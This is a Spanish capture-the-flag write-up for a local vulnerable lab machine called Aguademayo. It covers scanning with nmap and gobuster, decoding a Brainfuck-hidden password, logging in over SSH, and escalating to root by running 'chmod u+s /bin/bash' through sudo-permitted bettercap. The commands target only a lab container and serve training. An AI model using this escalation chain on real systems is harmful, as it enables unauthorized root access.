AGUADEMAYO

DESPLIEGUE

```
1- Descargamos el zip de la plataforma. Con unzip descomprimimos

  unzip aguademayo.zip

  Archive:  aguademayo.zip
  inflating: auto_deploy.sh
  inflating: aguademayo.tar


2- Y ahora desplegamos la máquina

bash auto_deploy.sh aguademayo.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
 ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.256 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.256/0.256/0.256/0.000 ms


IP DE LA MAQUINA VICTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE    192.168.0.26

LINIX- ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp open  ssh        OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open  http       Apache httpd 2.4.59 ((Debian))
```

foto puerto 80





foto código fuente



Aquí descubrimos una secuencia de código Brainfuck que podemos

decodificar con chatgpt o aqui https://www.dcode.fr/brainfuck-language

El resultado en este caso es "bebeaguaqueessano". Posible contraseña.

3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ],

HTTPServer[Debian Linux] [Apache/2.4.59 (Debian)], IP[172.17.0.2],
Title[Apache2

Debian Default Page: It works]


gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content

/directory-list-2.3-medium.txt -x php,txt,html


/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 11142]
/images               (Status: 301) [Size: 309] [--> http://172.17.0.2/images/]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
```

foto /images





foto gota de agua



De aquí, agua_ssh.jpg, podemos tener un usuario.

4- EXPLOTACIÓN

Intentamos conexión ssh

ssh agua@172.17.0.2

agua@554ad712ea73:~$

Estamos dentro¡¡¡

5- ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

agua@554ad712ea73:~$ sudo -l

Matching Defaults entries for agua on 554ad712ea73:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User agua may run the following commands on 554ad712ea73:
    (root) NOPASSWD: /usr/bin/bettercap

Bettercap es una potente herramienta de seguridad informática utilizada principalmente para realizar ataques de red y pruebas de penetración. Está diseñada para facilitar el trabajo de los profesionales de ciberseguridad y los investigadores en el análisis y la manipulación del tráfico de red.

agua@554ad712ea73:~$ sudo /usr/bin/bettercap

bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

172.17.0.0/16 > 172.17.0.2 » [17:33:12] [sys.log] [war] exec: "ip": executable file not found in $PATH
172.17.0.0/16 > 172.17.0.2 » help

    help MODULE : List available commands or show module specific help if no module name is provided.
        active : Show information about active modules.
        quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
    get NAME : Get the value of variable NAME, use * alone for all, or NAME*

as a wildcard.
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Vemos que podemos ejecutar comandos de la siguiente forma !COMMAND

Lo probamos

172.17.0.0/16 > 172.17.0.2 » ! ls -l
total 3184
-rw-r--r-- 1 agua agua 3259593 May 14 16:05 alpine-v3.13-x86_64-20210218_0139.tar.gz

`chmod u+s /bin/bash` establece el bit SUID (Set User ID) en el ejecutable `/bin/bash`, lo que significa que cualquier usuario que ejecute este bash shell obtendrá permisos de root (superusuario)

172.17.0.0/16 > 172.17.0.2 » !chmod u+s /bin/bash

172.17.0.0/16 > 172.17.0.2 » !whoami

root

172.17.0.0/16 > 172.17.0.2 »